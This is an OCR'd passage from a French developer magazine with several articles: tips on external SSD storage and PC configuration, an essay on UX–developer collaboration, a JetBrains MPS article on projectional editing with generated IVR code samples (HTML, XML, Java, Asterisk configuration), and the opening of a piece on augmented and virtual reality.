Sur le stockage, on trouve facilement des disques flash / SSD Thunderbolt 3 / USB-C mais attention, la plupart plafonnent à 10 Gb/s (théorique) et non 40. Cela signifie qu'il s'agit d'un stockage USB-C et non un vrai Thunderbolt 3. Les stockages certifiées 40 Gb/s sont peu nombreux et chers. Malgré tout, un des avantages est de pouvoir utiliser indifféremment les deux connectiques.

Nous avions testé un SanDisk SSD 2 To en Thunderbolt 3 sur une machine datant de 2017. Les performances sont excellentes : 703 Mb/s en lecture et 633 en écriture. Un WD Red 2 To en USB-C plafonne à 152 Mb/s et 150 Mb/s. Ce qui est déjà largement mieux qu'en USB 3. Et si les modules de stockage utilisés sont NVMe, le standard le plus rapide actuellement, les débits explosent, jusqu'à 2,4 Gb/s en écriture (LaCie, Pluggable) sur certains modèles. Mais là, on est dans le haut de gamme.

Par contre, aucune illusion : si vous lancez des tâches qui saturent les disques, les performances s'écroulent. Nous avons eu l'expérience en lançant un clonage du volume système et des traitements Photoshop : obliger de stopper le clonage pour retrouver la vélocité graphique.

Un conseil : éviter absolument les disques durs même hybride (DD + SSD), beaucoup trop lents. Optez pour les disques classiques pour des opérations spécifiques : stockage froid, stockage peu utilisé ou peu intensif en usage, backup.

MACHINE À MONTER, SUR MESURE OU DÉJÀ MONTÉE ?

Il n'y a pas réellement de règle. Tout dépend de ce que l'on cherche. Pour des usages bien définis, il faut définir une configuration type avec tous les éléments nécessaires.

S'il s'agit de faire de l'ultra mobilité ou avoir une machine légère, l'ordinateur portable ne se monte pas. Vous pourrez personnaliser des éléments mais pas plus. En revanche, pour des usages intensifs, les CPU et GPU seront des éléments sensibles à surveiller tout comme le type de stockage. Typiquement, on optera pour du haut de gamme, par exemple, Alienware (Dell) ou du MSI. Oui ce sont avant tout des machines de gamers mais parfaites pour le développement lourd comme la 3D, Unity, etc.

N'hésitez pas à configurer sur mesure la machine si le constructeur laisse le choix. Attention : regarder les composants changeables et si vous pouvez le faire directement (surtout si les tarifs des options sont élevés).

Dans le desktop, c'est un peu la même chose, même si là la configuration est plus souple, selon le constructeur. Vous pouvez opter pour du sur-mesure en choisissant les composants. Si l'outil est bien fait, la configuration sera cohérente. Si vous optez pour une machine en kit à monter : soyez vigilant sur les composants : puissance alimentation, la carte mère et les CPU supportés, les GPU possibles, etc. Personnellement, nous optons pour le kit uniquement pour des configurations spécifiques. Le prix final n'est parfois pas plus intéressant qu'une machine constructeur mais elle sera plus souple en maintenance et en évolution.

Ingrid Thonet
Expert User eXperience Consultant
@zooka_france
twitter.com/ithonet
www.linkedin.com/in/ingridthonet

UX/Dev un binôme à exploiter pour la réussite de vos projets

BALAYONS LES PROBLÈMES RENCONTRÉS CHAQUE JOUR PAR CES DEUX POPULATIONS SOUVENT MAL COMPRISES

Les devs constituent une population de geeks à part. Ils sont considérés comme perchés, trop loin des enjeux marketing et business, trop techos, no-life, geeks, nerds. Les UX sont considérés râleurs, comme posant trop de questions, on évite de les inclure dans les sujets où ils pourraient apporter toute leur valeur par peur qu'ils débordent de leur périmètre.

Note

L'UX, c'est la **perception** et le **ressenti** d'un individu qui utilise un système dans un **contexte d'interaction**. Cette expérience est **par NATURE subjective** puisqu'elle relève d'un process psychologique.

Une mauvaise compréhension du métier.

"Bah tu m'as bien demandé un escalier non ?"

source https://www.affairesdegars.com/

Les pires erreurs de constructions

Trop souvent les équipes en charge du projet ou chefs de projets arrivent avec un prototype ou une idée déjà très aboutie.
Chez l'UX Designer, cela va se traduire avec un « Tu peux regarder l'UX/l'ergo de cette page et nous dire ce que tu en penses ? » ou « Je voudrais un design sexy !» .

C'est alors que l'UX commence à se faire des ennemis car il va challenger chacune des décisions qui ont été prises sur l'interface.
Comment faire comprendre que l'expérience est une discipline transversale ? Qu'on peut faire de l'UX de manière objective (avec une approche data driven UX) ? Qu'on peut difficilement toucher à une page sans regarder le site dans sa globalité ? Quid de chercher à comprendre ce que fait la marque, quels sont ses produits et ses cibles avant même de s'intéresser à l'interface proprement dite ?
Pour les développeurs, la situation n'est pas meilleure. Les commanditaires arrivent avec un besoin approximatif (parfois sans specs ou avec un cahier des charges qui ressemble à un business model) et vont simplement s'intéresser à combien de temps il faut pour "réaliser ce lot". Ils ne sont pas sensibles aux intrications de ce « lot » dans la roadmap et encore moins au vrai ROI qu'un développeur pour amener dans le choix d'un composant ou la formalisation d'une feature.
Les développeurs se trouvent alors dans une situation idiomatique où, frustrés, blasés, et arrivés trop tard dans la discussion, ils estiment à la lettre le cahier des charges fourni. Et bien sûr, ils ajoutent au moins au 15% de marge pour le flou généré par des gens qui ne connaissent pas leur métier.

Un mauvais timing d'intervention

Arriver à la mauvaise étape dans un projet, quel que soit le métier, induit comme conséquence de voir son champ d'action drastiquement réduit. Evidemment ça ne met pas dans les meilleures dispositions pour aborder un projet. 1
Du côté de l'UX, une arrivée tardive signifie rapidement des expériences utilisateurs/clients improbables voire désastreuses.
Il est alors inutile d'envisager identifier des cibles (personae), ou encore d'étudier les besoins et comportements des utilisateurs au travers d'outils **qualitatifs** (interview, test utilisateurs, focus group) ou **quantitatifs**

https://www.youtube.com/watch?v=BKorP55Aqvg
(*source image :* http://i1.ytimg.com/vi/eaLDzkOoo8A/maxresdefault.jpg)

1 *La réunion business qui montre à quel point le dév se sent incompris et combien c'est dur d'entrer dans le moule quand on sous-estime les implications de votre métier.*

(avec un outil de data/web analyse). Or cette partie "analyse" est tout aussi importante que le reste dans la mission d'un UX Designer. Bien souvent les développements techniques ont été lancés par les chefs de projet avant qu'un UX passe sur le produit ou le service pour 'gagner du temps' !

Au niveau interface, on va alors observer des interactions peu souhaitables.

- Pourquoi un dropdown menu ? Il faut un incrémenteur de quantité ici !
- Pourquoi générer cette vue dans une page alors qu'il faut une pop in ?

Du point de vue de l'expérience, on va aussi constater des parcours incohérents, voire cassés ou encore qui ne satisfont pas les contraintes business. L'utilisateur ne peut pas aller au bout de sa démarche ou suivre son propre schéma mental. C'est là qu'on va vous expliquer que "c'est pas grave, que le problème sera 'fixé' sur la prochaine release" (et en fait non, soyons clairs). Pour "gagner du temps en amont" on évite d'inclure l'UX dans les discussions, mais en arrivant trop tard, il pointera du doigt les incohérences du produit, et la facture de gestion de projet et de dev gonflera significativement.

Du côté du dev ça se traduit par une liste au Père Noël irréalisable : des projets avec une faisabilité technique et des délais impossibles qui générera un niveau d'autosatisfaction proche du zéro absolu.

Faisabilité ? Le mantra des agences de créa et des chefs de projets :

- "Ils ne savaient pas que c'était impossible alors ils l'ont fait" (Marc Twain).

Si dans l'idéation on ne place aucune barrière créative, en revanche lors de la réalisation du prototype ou de la proposition commerciale, il est impératif de s'assurer que ce qu'on vend au client est réalisable. Dans le cas contraire, la relation commerciale est précarisée et le commercial n'hésitera pas à tenir pour responsable la mauvaise foi des développeurs comme cause de l'échec du projet.

En ce qui concerne les délais, les chefs de projets et commerciaux ne renoncent à rien pour "satisfaire" le client :

- "Tu peux m'intégrer un nouveau tunnel de paiement en 2j stp ?"

Les demandes sont souvent déconnectées de la réalité car empreintes d'une incompréhension totale du temps du développement, ce qui enferme davantage les développeurs dans leur solitude.

Le problème c'est que les commanditaires ou initiateurs du projet développent, sans s'en rendre compte, une vision assez méprisante de cette profession. Les "geekos", les "nerds", les "no-life" et j'en passe. Bref impensable de les inclure dans des discussions stratégiques, ils n'y comprendraient rien, ils sont trop perchés. Impossible de leur parler de cible marketing, les seuls achats qu'ils réalisent se font sur thinkgeek ou McDo…

Les a priori et les stéréotypes ont la vie dure. Lorsque la chefferie de projet vient chercher les développeurs, c'est pour leur donner un scope uniquement technico-technique qui va les démotiver et ruiner leur esprit d'initiative et les possibilités d'innovation.

Quand on intègre un développeur, une fois qu'on a toutes les maquettes et le cahier des charges, sans leur donner de contexte, on ne met pas les chances de son côté pour obtenir un success case !

ALORS POURQUOI UN BINÔME UX/DEV DÈS LE DÉBUT DE PROJET ?

Éviter les "impasses" 2

Au début du projet, l'UX Designer doit analyser le projet en termes d'expérience. Il va donc s'intéresser à la demande business émise (créer un site e-commerce, une app, développer un nouveau service, etc.) en récupérant un maximum d'informations sur les utilisateurs finaux de manière à arbitrer habilement entre les besoins 'marketing' et les attentes de la cible.

Aujourd'hui les UX Designers utilisent des méthodes Data driven UX, c'est à dire qu'au-delà des attentes des utilisateurs, ils vont aussi chercher à observer les comportements réels en ligne grâce à la data. Ils récupèrent ainsi des informations objectives importantes qui vont leur permettre de prioriser les chantiers et définir des KPI à mesurer. Fini la subjectivité, place à l'objectivité !

2

Quand l'expérience utilisateur proposée est déceptive…

Il faut impérativement qu'ils puissent partager leur travail de recherche et d'analyse avec les développeurs pour imaginer conjointement les meilleurs scénarios avant d'attaquer la conception. Le développeur va soulever, en début de modélisation du projet, des contraintes techniques dont il faudra tenir compte impérativement pour garantir une expérience fluide et une faisabilité optimale.
En travaillant ensemble, chacun prend conscience du périmètre de l'autre et tout le monde dispose du même niveau d'information pour servir "l'intelligence collective" et la satisfaction individuelle. Par ailleurs, on évite des allers retours incessants entre la tech et la coordination projet pour contourner des problèmes d'expérience lors des développements.

Money Money Money: https://cdn-images-1.medium.com/max/1200/1*v_BYzwnzlSY6V0dG8k3q2Q.jpeg) 3

Quand l'UX rencontre le Dev en amont de projet, le client gagne de l'argent.

Raccourcir le temps passé sur les projets et fluidifier les process.

L'agilité est la nouvelle quête du Graal. Mais pour être agile, il faut intégrer toutes les parties prenantes du projet avec un minimum d'informations communes et d'interactions. Pas besoin de "tickets de support IT" quand on peut se parler et solutionner un problème en 5 minutes ! Il arrive souvent qu'en cours de développement, le hasard fasse son entrée et fasse surgir une problématique non prise en compte en amont. Le développement n'est pas une science exacte de la même manière que l'expérience d'un utilisateur derrière son écran reste subjective au sens où il s'agit d'un processus psychologique.
On imagine des solutions mais la plus grande valeur ajoutée d'un binôme UX/Dev réside dans la capacité à **s'adapter aux contraintes**. Un UX Designer n'hésitera pas à "hacker" le système pour proposer une solution qui respecte les contraintes techniques de son comparse développeur ! Laissez-les donc travailler ensemble, pour fluidifier les process et proposer une expérience utilisateur idéale.

"Gagner de l'argent" 3

Conséquence directe de ces deux premiers arguments, la notion d'économie est évidemment indispensable pour convaincre les décideurs ! Lorsque développeurs et UX designers travaillent ensemble depuis le début, alors plus de surprise au moment des développements. L'écart entre le projet "souhaité" et le projet en prod sera complètement maîtrisé. Tous les cas seront imaginés avec le périmètre métier de chacun, tout en proposant l'expérience la plus appropriée possible aux utilisateurs finaux qui feront, eux, le succès du site, de l'app ou du service !
Le temps de gestion de projet s'en trouvera alors réduit, car une communication fluide entre tous les intervenants du projet sera mise en place et le temps de recette sera minimisé. Le client sera content et les utilisateurs finaux aussi.
Le ROI de l'intervention de ce binôme en amont induit donc une réduction conséquente des coûts en termes de développement et de gestion de projet. Un investissement très rentable !

Meilleure compréhension des scopes de chacun et montée en compétences réciproques

Ce dernier point est davantage un point d'adhésion et RH.
Quand on travaille avec d'autres métiers, on travaille son empathie parce qu'on comprend le périmètre et les contraintes de chacun. Progressivement on passe d'un champ de vision autocentré à une "big picture" ! Quelle que soit sa profession on a besoin de donner du sens à ce qu'on fait. Et pour cela on a besoin d'avoir des informations et des interactions avec d'autres métiers. D'une certaine façon on contribue à améliorer l'engagement et la prise d'initiative dans les projets mais aussi à donner un peu d'autosatisfaction aux collaborateurs. On instaure une dynamique de cohésion et d'intelligence collective au sein des projets.
Enfin, chacun s'enrichit au contact de l'autre et apprend chaque jour de nouvelles choses. cela ne fait pas de lui un expert dans le domaine de l'autre, mais il acquiert les bases pour comprendre de quoi on parle et adresser les problématiques. Les UX designers sont de fervents adeptes de la veille, car le monde digital bouge chaque seconde et les connaissances acquises sont très vite remises en question. La veille des développeurs, pourtant souvent conséquente, est rarement partagée car jugée trop technique par les profanes alors qu'elle contient un vivier de possibilités d'expérience et d'interactions qui pourrait aider les UX Designers à imaginer des solutions toujours plus adaptées et plus performantes pour les utilisateurs finaux.
En conclusion, les UX designers sont des profils un peu "à part" comme les développeurs. Souvent en quête de sens à leur mission, ils ont besoin d'interagir avec beaucoup de métiers pour bien faire leur travail. Si aujourd'hui, on commence à intégrer davantage les UX designers dans le marketing ou doper les binômes avec l'UI, il y a encore beaucoup à faire pour améliorer la collaboration avec les développeurs.

Alors laissez collaborer, émuler, échanger ces métiers en début de projet pour garantir le succès de vos projets digitaux et consolider l'adhésion des équipes. •

Oscar Rodriguez
(https://twitter.com/or88)
Vaclav Pech
(https://twitter.com/vaclav_pech)
JetBrains

Programmation projectionnelle : le futur de la programmation

Nous avons utilisé pendant des années la programmation telle qu'elle nous a été enseignée. Avez-vous parfois remis en cause ces méthodes et vous êtes-vous demandé s'il existe une autre façon de faire ?

À l'origine, la programmation se faisait en binaire absolu. Et pendant des années, il n'y a pas eu d'alternative. Ce n'est que bien plus tard que le programme d'assemblage SOAP (Symbolic Optimal Assembly Program) a été introduit. Pour les anciens développeurs, l'utilisation d'un assembleur était à réserver aux enfants et tout programmeur digne de ce nom refusait de gaspiller des ressources machines. (http://worrydream.com/refs/Hamming-TheArtOfDoingScienceAndEngineering.pdf). Les développeurs avaient pourtant une solution plus simple de codage sous les yeux...

C'est dans ce contexte que John Backus et son équipe ont créé le Fortran en 1957. Encore une fois, les personnes concernées doutaient que cette méthode puisse aller au-delà des performances de l'assembleur. Les anciennes générations tenaient à leurs traditions.
Avec du recul, le changement de technologie paraît évident, mais ce n'était pas si simple à l'époque. Désormais, de plus en plus de développeurs sont ouverts aux nouvelles technologies, mais il est difficile d'aller à l'encontre des principes de base inculqués par toutes les formations à la programmation.


Mais aujourd'hui, nous disposons d'une technologie unique, appelée « édition projectionnelle ». Ce n'est pas une technologie totalement nouvelle, car Martin Fowler y fait constamment fait référence depuis 2008. Ces principes remontent aux années 70. JetBrains MPS est un outil Open Source qui utilise cette approche pour créer des langages spécifiques.

Un éditeur projectionnel permet à l'utilisateur de modifier de façon efficace une représentation de code appelée AST (Abstract Syntax Tree). Il émule le comportement d'un éditeur de texte pour les notations de texte, ainsi que celui d'un éditeur de diagramme pour les langages graphiques, d'un éditeur tabulaire pour l'édition de tableaux, etc. L'utilisateur interagit avec le code au moyen d'éléments visuels intuitifs à l'écran. 1


Pour les approches reposant sur un analyseur, les utilisateurs disposent d'éditeurs de texte pour entrer des séquences de caractères représentant des programmes. Un analyseur recherche ensuite les erreurs de syntaxe dans le programme et crée une arborescence AST (Abstract Syntax Tree) à partir de la séquence de caractères. L'AST reprend l'ensemble des informations sémantiques exprimées par le programme, p. ex. des mots clés, puis les aspects purement syntaxiques sont ensuite validés.


Dans les éditeurs projectionnels, ce processus s'exécute en sens inverse : alors qu'un utilisateur modifie le programme, l'AST est modifié directement. Cela est similaire à un schéma MVC (Model-View-Controller) où toute action de modification déclenche un changement de l'AST.

1



2





3

Lors de la modification d'un diagramme UML, par exemple, les utilisateurs ne dessinent pas de pixels sur un fond vierge pour qu'un « analyseur d'image » lise le dessin, l'analyse, puis crée l'AST. Cela limiterait beaucoup trop ce qui pourrait être dessiné et compris par le moteur. À la place, l'éditeur crée une instance d'une classe lorsque vous faites glisser une classe vers le document. Un moteur de projection assure ensuite le rendu du diagramme, en dessinant dans ce cas un rectangle pour la classe. Vous pouvez ensuite réorganiser les éléments visuels à l'écran sans modifier la signification de votre diagramme.

Cette approche peut être généralisée pour fonctionner également avec les éditeurs de texte. Tout élément de programme, tel qu'une déclaration variable, un Si ou un appel de méthode, est stocké en tant que nœud avec un identifiant unique (UID) dans l'AST. Les références sont basées sur des pointeurs réels (références aux UID). L'AST est en fait un graphique ASG (Abstract Syntax Graph) dès le début, dans la mesure où les références croisées sont traitées en premier, au lieu d'être résolues après l'analyse. Le programme est ensuite maintenu sur le disque sous forme de code XML, mais ce processus reste transparent pour l'utilisateur. 2

Le contournement de l'analyseur apporte aux utilisateurs deux avantages supplémentaires :

- En détachant la notation du format de persistance du code, il devient possible de définir plusieurs notations pour un langage unique. Les utilisateurs peuvent ensuite interagir avec le code au moyen d'une notation, et utiliser une autre notation pour déboguer, réviser le code, ou résoudre les conflits de fusion.
- Les langages peuvent être répartis dans des modules et les utilisateurs peuvent ensuite combiner les langages à utiliser dans les programmes. L'éditeur projectionnel résout facilement toutes les ambiguïtés de définition du langage.

Cas d'utilisateur IVR (Interactive Voice Response)

Les outils implémentant ce paradigme, telles que JetBrains MPS, promettent de simplifier le processus de création des outils de modélisation. Avec JetBrains MPS, un concepteur de langage expérimenté peut définir un ou plusieurs langages de haut niveau et créer un package sous forme d'outil de modélisation autonome. Le système IVR que nous allons utiliser pour illustrer l'édition projectionnelle dans cet article, est un exemple d'outil de modélisation de haut niveau et spécialisé. Un IVR est un système que les entreprises utilisent pour interagir avec l'utilisateur au moyen d'un clavier, la plupart du temps par téléphone. Il existe de nombreux systèmes de ce type sur le marché. La configuration type consiste à confier la création d'arbre décisionnel au personnel opérationnel pour définir les options, puis de laisser le personnel technique configurer la partie logique dans l'IVR. Dès que l'arbre décisionnel change, un technicien doit intervenir pour ajuster le système. Dans la plupart des cas, il suffit de modifier un script et de charger les fichiers, mais pour une personne sans compétences techniques, cette tâche peut paraître compliquée et impressionnante.

L'équipe JetBrains MPS a créé un exemple de menu vocal (https://www.youtube.com/watch?v=pVIywLXDuRo) pour un IVR en utilisant un éditeur projectionnel, conçu pour les utilisateurs sans compétences techniques. Le produit final est un IDE autonome qui permet aux utilisateurs de créer et gérer les définitions des menus vocaux à un niveau élevé d'abstraction.

L'éditeur projectionnel élimine le risque d'introduction d'une erreur de syntaxe par l'utilisateur, dans la mesure où le code est manipulé au niveau conceptuel, et non pas au niveau des caractères individuels. L'éditeur offre en outre une assistance sous forme de suggestions dans l'éditeur, de menus de saisie semi-automatique, et d'un panneau latéral droit regroupant les actions contextuelles suggérées.

L'IDE autorise également le suivi des versions des définitions et de la collaboration au sein des équipes avec des outils de systèmes de contrôle de version, tels que Git.
3

En appuyant sur un simple bouton, l'utilisateur convertit la définition de menu vocal au format d'implémentation voulu : scripts HTML, XML, Java ou Asterisk.

Génération de code

Cet exemple démontre la flexibilité et la puissance des applications de langage projectionnel. MPS n'impose aucune limite particulière sur le type de code à générer. Il s'agit le plus souvent de code Java, C ou XML, mais certaines personnes l'utilisent

Jet Mobile.html.xml

```
<!DOCTYPE html>
<Call_Centrum>


  <style>
      table.roundedCorners {
          border: 2px solid DarkOrange;
          border-radius: 13px;
          border-spacing: 0px;
      }
      table.roundedCorners td,
      table.roundedCorners th {
          border-bottom: 2px solid DarkOrange;
          padding: 10px;
      }
      tr:nth-child(even){background-color: #f2f2f2}
      table.roundedCorners tr:last-child > td {
          border-bottom: none;
      }
      </style>
  <body>
    <b style="margin-left: 40px;color:blue">Jet Mobile</b>
```


Jet Mobile.xml

```
<?xml version = "1.0" encoding = "UTF-8" standalone = "no"?>
<state_machine>

  <state id="Jet Mobile" isInitial="true">
    <playback>Hello, welcome in Jet-Mobile</playback>


    <activity event="1" target_child="Internet">
      <playback>Did you know that our internet is faster than evr?</playbac
      <state id="Internet">
        <activity event="1" target_child="Discount">
          <playback>Welcome in section of discounts, here is everything che
          <state id="Discount">
            <activity event="1" target_child="Summer discount">
              <playback>Don't worry, while waiting you will listen your cal
              <state id="Summer discount"></state>

            </activity>
            <activity event="2" target_child="Hidden discounts">
              <playback>Secret info</playback>
              <state id="Hidden discounts">
                <action name="Get Info"></action>
```

Jet_Mobile_.java

```
package jetbrains.mps.samples.VoiceMenu.sandbox;

/*Generated by MPS */

import java.awt.event.ActionListener;
import JavaVoiceMenu.runtime.Event;
import java.util.ArrayList;
import JavaVoiceMenu.runtime.Variables;
import JavaVoiceMenu.runtime.Behaviour;
import JavaVoiceMenu.runtime.Style;
import java.awt.BorderLayout;
import javax.swing.JPanel;
import JavaVoiceMenu.runtime.Data;
import javax.swing.JButton;
import java.awt.Dimension;
import javax.swing.border.Border;
import javax.swing.border.LineBorder;
import java.awt.Color;
import java.awt.event.ActionEvent;
import JavaVoiceMenu.runtime.MacVoice;
import java.io.IOException;

public class Jet_Mobile_ implements ActionListener {


  public static Jet_Mobile_ instance;

  public static void initHashMap() {

    Event Home = new Event("Jet Mobile", "0");
    Home.setAction("", true);
    Home.setPlayBack("Welcome to " + "Jet Mobile");

    Home.setPlayBack("Hello, welcome in Jet-Mobile");
    Home.childs = new ArrayList<Event>();
    Home.isFinal = false;
    Variables.main_Text = "Jet Mobile";

    Variables.myHashMap.put("0", Home);


    Event Internet_br5dt0_a0 = new Event("Internet", "1");
    Internet_br5dt0_a0.isFinal = false;
    Internet_br5dt0_a0.setAction("", false);
    Internet_br5dt0_a0.playback = "Did you know that our internet is faster
    Internet_br5dt0_a0.childs = new ArrayList<Event>();
```

4



5

sipJet_Mobile.conf

```
[general]
port=5060
bindaddr=0.0.0.0
context=default

[1000]
type=friend
host=dynamic
secret=xxxx
```

extensionsJet_Mobile.conf

```
[Jet Mobile_]

exten => s,1,Answer()
same  => n,NoOp(Home)
same  => n,PlayBack(/etc/asterisk/MPS_ASTERISK/home.wav)
same  => n,WaitExten(5)

exten => t,1,NoOp(Timeout)
same  => n,Goto(Jet MobileTIMEOUT_,s,1)

exten => i,1,NoOp(Invalid Input)
same  => n,Goto(Jet Mobile_,s,1)

exten => 1,1,Goto(Internet_a0,s,1)
exten => 2,1,Goto(Payment_b0,s,1)
exten => 3,1,Goto(Technical_support_c0,s,1)
exten => 4,1,Goto(Other_requirements_d0,s,1)
;==========================================================
[Internet_a0]
exten => s,1,Playback(/etc/asterisk/MPS_ASTERISK/1Internet.wav)
same  => n,NoOp("Internet")
same  => n,WaitExten(5)
exten => t,1,NoOp(Timeout)
same  => n,Goto(InternetTIMEOUT_a0,s,1)
exten => i,1,NoOp(Invalid Input)
same  => n,Goto(Internet_a0,s,1)
exten => 1,1,GoTo(Discount_a0a0, s,1)
exten => 2,1,GoTo(Data_limit_b0a0, s,1)
exten => *,1,GoTo(Return_to_main_menu_c0a0, s,1)
;==========================================================
[Discount_a0a0]
exten => s,1,Playback(/etc/asterisk/MPS_ASTERISK/11Discount.wav)
```

6

pour générer du code Python, des documents RTF et R.

En assurant la cible de génération HTML, le système IVR permet aux utilisateurs de visualiser l'arbre de décision au format Web dans un navigateur Web. Vous pouvez imaginer un serveur d'intégration continue permettant de générer la logique la plus à jour du menu vocal au cours de la nuit, le déployer sur un serveur. En même temps vous pouvez générer la description HTML du menu vocal et la déployer sur le serveur Web interne pour compléter la documentation. Le format XML, d'un autre côté, apporte une autre solution pour d'autres types d'IVR où l'entrée de code XML est nécessaire. 4

L'implémentation Java non seulement génère le code, mais également crée une application Java locale pour simuler le menu vocal. Cet aspect est très pratique pendant les tests. La simulation permet de prendre le point de vue d'un utilisateur final. 5

Enfin, mais non des moindres, cet IDE génère les fichiers de configuration Asterisk. Asterisk (https://www.asterisk.org/) est un système IVR de pointe, que de nombreuses grandes entreprises utilisent pour créer leur IVR. Avec cet IDE, il est possible de créer des fichiers Asterisk pour définir la logique du menu vocal. Les fichiers de configuration sont chargés sur le serveur Asterisk, et le nouveau menu vocal est mis à jour sans avoir à faire intervenir un technicien. 6

Les générateurs de code sont des composants essentiels des applications de création de langage, car ils donnent du sens aux modèles créés par les utilisateurs. Ils séparent la logique métier (domaine) de la logique d'implémentation. En modifiant le générateur vous pouvez modifier l'implémentation tout en préservant les investissements en connaissances métier codés dans vos modèles.

N'hésitez pas à tester par vous-même !


Sébastien Maire
Software Engineering
Avanade
s.maire@avanade.com


Stanislas Dolcini
Software Engineering
Avanade
stanislas.dolcini@avanade.com


Badre-Addine Fouad
Software Engineering
Avanade
badre-addine.fouad@avanade.com

Réalité augmentée et virtuelle, outils et usages

Contrairement aux idées reçues, la réalité virtuelle ne date pas d'hier. On peut d'ailleurs tracer son histoire sur environ 70 ans. Plus récemment, en 1987, Jaron Lanier le fondateur de VPL Research, a réintroduit le terme « Réalité virtuelle ». Depuis, cette technologie est revenue avec le vent en poupe. De cette technologie sont nées la réalité mixte et la réalité augmentée. Il est parfois difficile de voir clair entre toutes ces appellations. Enquête au cœur de ces technologies.

Lexique

AR : *Augmented Reality / Réalité Augmentée*
VR : *Virtual Reality / Réalité Virtuelle*
MR : *Mixed Reality / Réalité Mixte*
VPL Research : *Virtual Programming Languages Research*
SDK : *Software Development Kit*
API : *Application-Programming Interface*
QR Code : *Quick Response Code*
SLAM : *Simultaneous Localization And Mapping Localisation et cartographie simultanée*
GPS : *Global Positionning System*
LCD : *Liquid Cristal Display / Ecran a cristaux liquides*
XAML : *eXtensible Application Markup Language*
UWP : *Universal Windows Platform*
HD : *High Definition*
NHD : *Ninth HD 1/9 of 1920x1080*
AMOLED : *Active Matrix Organic Light-Emitting Diode*
GPU : *Graphics Processing Unit*
HPU : *Holographics Processing Unit*

Qu'est-ce que la réalité virtuelle ?

